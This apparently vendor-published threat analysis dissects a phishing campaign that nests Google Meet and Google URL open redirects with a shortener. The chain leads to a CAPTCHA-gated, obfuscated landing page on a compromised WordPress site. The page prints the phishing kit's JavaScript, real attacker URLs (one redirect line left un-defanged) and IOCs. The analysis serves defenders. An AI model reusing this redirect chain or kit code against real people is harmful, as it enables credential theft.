
Multi-Layer Open Redirect Abuse Leveraging Google Meet to Deliver a Phishing Attack
Open redirects (CWE-601) have long been abused by threat actors to disguise malicious destinations behind trusted domains. Traditionally, these attacks relied on a single redirect hosted on a reputable service to increase user trust and evade basic security controls.
However, modern phishing campaigns have evolved beyond this simple technique. The attack analyzed in this article begins with a phishing email impersonating a document signature request, prompting the recipient to review a supposedly pending invoice. The attacker then leverages a complex chain of nested redirects across multiple Google services, combining open redirects, URL encoding layers and link shorteners.
In this article, we provide a step-by-step breakdown of the attack chain from the initial phishing email to the CAPTCHA-protected landing page and the final credential harvesting infrastructure.
Initial access: Phishing Email

In our example, the phishing email is designed to mimic a document signature, a common social engineering theme used to trigger urgency.
Key characteristics include:
- Subject: SIGNED – Invoice / Payments & W9 *** Approval ***
- Call to Action: “A document has been sent to you for your review and signature.”
- Malicious Button: “REVIEW DOCUMENT”
- Suspicious sender address: An unusually long and obfuscated “From” field leveraging the mailgun.org infrastructure, inconsistent with the claimed sender (DocPro)
- Domain inconsistencies: Mismatch between the display name and sending domain, indicating likely brand impersonation.
The hyperlink embedded in the email uses a Google Meet redirect endpoint:
hxxps://meet[.]google[.]com/linkredirect?dest=... The presence of the trusted google[.]com domain increases the likelihood of user interaction.
URL extracted from the email:
hxxps://meet[.]google[.]com/linkredirect?dest=hxxps://www[.]google[.]com/url?q=amp/google[.]com%2Furl%3Fq%3Dhttps%253A%252F%252Fshorter.me%252FNjxgq%26sa%3DD%26sntz%3D1 The malicious link is embedded in both the HTML and plaintext versions of the email.
Abuse of Open Redirects
An open redirect occurs when a web application allows users to redirect to arbitrary external URLs via a parameter.
Example:
hxxps://trustedsite[.]com/redirect?url=hxxps://malicioussite[.]com These mechanisms are often implemented legitimately for analytics, affiliate tracking or navigation routing. However, attackers exploit them to hide malicious destinations behind trusted domains.
Step-by-Step redirect chain

Unlike simple phishing attacks that rely on a single redirect, the phishing email we have observed uses multiple trusted redirect mechanisms together.
The following sections analyze each step of this redirect chain in detail.
1. Google Meet Redirect
The initial link uses a Google Meet redirect mechanism:
hxxps://meet[.]google[.]com/linkredirect?dest= This endpoint is designed to redirect users to external resources associated with meetings.
2. Google URL Redirect
The ‘dest’ parameter points to another Google endpoint:
hxxps://www[.]google[.]com/url?q=... This URL redirect is commonly used by Google to track outbound clicks from search results.
At this stage, the q parameter contains another encoded URL:
amp/google[.]com%2Furl%3Fq%3Dhxxps%253A%252F%252Fshorter[.]me%252FNjxgq The presence of the amp/google.com/url path suggests that the attacker is leveraging Google’s AMP infrastructure combined with the standard Google redirect mechanism, adding another layer of indirection to the phishing link.
3. Decoding of the Nested URL
When decoded once, the URL becomes:
amp/google[.]com/url?q=hxxps%3A%2F%2Fshorter.me%2FNjxgq When decoded again, the destination resolves to:
hxxps://shorter[.]me/Njxgq This reveals the next stage in the attack chain which is a URL shortening service (shorter[.]me). URL shorteners are legitimate tools designed to convert long web addresses into shorter links that are easier to share across messaging platforms or social media. However, this is also frequently used in phishing campaigns because they obscure the final destination and complicate detection by security tools.
4. Final Landing Page
The shortened URL ultimately redirects to the final landing page:
hxxps://clinicapsiconova[.]com[.]br/wp-admin/?token=... The domain observed in the url appears to be a compromised WordPress website. Indeed, the use of the /wp-admin/ path combined with a token parameter (victim’s email address) strongly suggests the presence of a phishing kit hosted within the compromised site.
Landing Page Analysis

After passing through multiple layers of redirection, the victim lands on a page hosted on the compromised WordPress website. Instead of immediately displaying a phishing form, the page first presents a verification prompt containing a pre-filled email address of the victim and a reCAPTCHA challenge. This step plays an important role in the attack chain. Instead of directly presenting the phishing form, the CAPTCHA acts as a gate between the initial landing page and the final credential harvesting stage.
Indeed, many security systems rely on automated browsing to analyze suspicious URLs. By requiring human interaction, this significantly reduces the likelihood that the real phishing page will be discovered during automated inspection. As highlighted in our previous research on the email threat landscape, attackers increasingly rely on fake security checks and other techniques designed to lower the vigilance of their targets while hiding malicious content from automated analysis.
Obfuscated HTML Content
As shown in the screenshot above, the landing page appears to be a simple verification step required before accessing the document referenced in the phishing email. However, our analysis of the page’s HTML and JavaScript reveals that this page acts as an intermediate stage designed to personalize the phishing experience, filter automated traffic and redirect the victim to the final credential harvesting page.
One of the first notable characteristics of the landing page is that the HTML content is heavily obfuscated. Instead of containing readable markup, the page dynamically reconstructs the HTML at runtime using JavaScript functions such as document.write() and unescape().
The actual HTML code is encoded as a long hexadecimal string and decoded only when the script executes in the browser. This technique hides the real structure of the page from static analysis tools.
<html lang="en"><head><script language="javascript">
<!-- // == Begin Free HTML Source Code Obfuscation Protection from hxxps://snapbuilder[.]com
== //
document.write(unescape('%3C%68%74%6D%6C%20%6C%61%6E%67%3D%22%65%6E%22%3E
%3C%68%65%61%64%3E%0A[…]
Obfuscated HTML generated with the SnapBuilder HTML obfuscation tool
The source code also reveals that the attacker likely used a public HTML obfuscation generator provided by SnapBuilder. Tools like this are typically intended to discourage code copying or scraping by transforming readable HTML into a difficult-to-interpret format while preserving the page’s functionality. In malicious contexts, however, attackers use this technique to hide malicious content from static inspection and automated detection systems.
Victim personalization through URL Parameters
Another behavior revealed in the JavaScript code after being decoded is the automatic extraction of the victim’s email address directly from the URL.
The script checks both query parameters and the URL fragment:
const emailParam = urlParams.get('email');
const emailHash = window.location.hash.substring(1);
If an email address is found, the script automatically populates the email input field and locks it as read-only. In addition, the code checks whether the value is Base64-encoded and decodes it if necessary:
const decodedEmail = isBase64(emailFromUrl) ? atob(emailFromUrl) : emailFromUrl; Embedding the recipient’s email address in the URL is a common personalization technique used in phishing campaigns to increase credibility and improve the success rate of credential harvesting attempts. It may also be used to monitor activities and gather evidence related to the effectiveness of the phishing campaign.
Multilingual Interface
The JavaScript code also includes a translation module supporting multiple languages, including English, Spanish, French, and German. The page automatically detects the language of the victim’s browser using the navigator.language property and adjusts the interface accordingly.
/ Language translations
const translations = {
          en: {
              emailPlaceholder: "Please enter your email address to access your document(s)",
              captchaText: "I'm not a robot",
              privacyTerms: "Privacy - Terms",
              errorEmpty: "Please enter your email address",
              errorInvalid: "Please enter a valid email address"
           },
           de: {
              emailPlaceholder: "Geben Sie Ihre E-Mail ein",
              captchaText: "Ich bin kein Roboter",
              privacyTerms: "Datenschutz - Bedingungen",
              errorEmpty: "Bitte geben Sie Ihre E-Mail-Adresse ein",
              errorInvalid: "Bitte geben Sie eine gültige E-Mail-Adresse ein"
            }
Language translation settings for English and German
// Detect user language
        function detectLanguage() {
            const userLang = navigator.language || navigator.userLanguage;
            const langCode = userLang.split('-')[0];
            return translations[langCode] ? langCode : 'en';
         }
Code used to detect the language of victim’s browser
This type of feature indicates that the phishing page is designed to support victims from multiple regions, suggesting the use of a generic phishing kit capable of supporting large-scale campaigns.
Redirection to the Credential Harvesting page
Once the victim interacts with the CAPTCHA checkbox, the page triggers a JavaScript function that performs a delayed redirect to the following endpoint:
hxxps://vitranseg.cl/staiziopou-mafrista/email[.]php
______________________________________________________________________________________

setTimeout(() => {
if (emailValue) {
               // Encode the email in Base64 before adding to URL
               const encodedEmail = btoa(emailValue);
window.location.href = `https://vitranseg.cl/staiziopoumafrista/email.php?email=${encodedEmail}`;
                } else {
                    window.location.href = "hxxps://vitranseg[.]cl/staiziopoumafrista/email[.]php?email=";
                }
             }, 2000);
JavaScript snippet used to redirect the victim to the credential harvesting endpoint
Unfortunately, further analysis of the attack chain was not possible because the endpoint returned a 404 error, indicating that the page was no longer available at the time of our investigation. However, based on the structure of the landing page and the observed redirection logic, we can reasonably assume that the next stage of the attack would have presented a credential harvesting page impersonating Microsoft.
This page was likely designed to collect sensitive information from the victim, such as login credentials or other personal data.
Final Takeaway

This campaign highlights how modern phishing attacks increasingly rely on multi-layered methods to evade detection. Instead of directing victims straight to a malicious page, the attackers built a complex chain combining trusted redirect services, URL obfuscation and a shortened link to hide the final destination.
The landing page introduces an additional layer of evasion through a CAPTCHA-gated verification step and victim personalization. By extracting the recipient’s email address directly from the URL and pre-filling the input field, the page appears tailored to the target while simultaneously preventing automated scanners from accessing the next stage of the attack.
Although the final endpoint was no longer accessible at the time of analysis, the redirection logic strongly suggests that the next stage would have led to a credential harvesting page.
Indicators of Compromise (IOCs)
The following indicators were identified during the analysis of this campaign.
Domains:
- Shorter[.]me
- clinicapsiconova[.]com[.]br
URLs:
- hxxps://shorter[.]me/Njxgq
- hxxps://clinicapsiconova[.]com[.]br/wp-admin/?token=…
- hxxps://vitranseg[.]cl/staiziopou-mafrista/email[.]php
Cutting-Edge Protection for Your Digital Assets
Today, cyber threats have evolved beyond mere opportunism; they are expertly designed, continuously adapting, and highly sophisticated.
Through the in-depth analysis of real-world attacks, Hornetsecurity’s Advanced Threat Protection turns isolated incidents into valuable strategic insights. This proactive approach strengthens defenses not only against established threats but also against emerging ones.

Our AI-powered solution offers:
- Ransomware Defense: Safeguards critical data against attacks.
- Email Compromise Detection: Identifies phishing attempts seamlessly.
- Real-Time Alerts: Provides immediate notifications for urgent threats.
- Sandbox Engine: Safely analyzes suspicious attachments.
For broader trends, we recommend exploring Hornetsecurity’s Monthly Threat Reports for valuable context and global statistics.
Conclusion
The attack analyzed in this article demonstrates how threat actors combine multiple techniques including open redirect abuse, nested and encoded URLs, CAPTCHA-gated landing pages, and victim-specific personalization to create phishing campaigns that are harder to detect and investigate.
Rather than relying on a single malicious component, each stage of the attack chain plays a specific role in hiding the final objective. Trusted services help disguise the malicious destination, encoding and nested redirects complicate automated inspection, and the CAPTCHA-protected landing page prevents security crawlers from reaching the credential harvesting infrastructure.
This case illustrates the importance of analyzing the entire attack chain, from the initial phishing email to the final landing page behavior.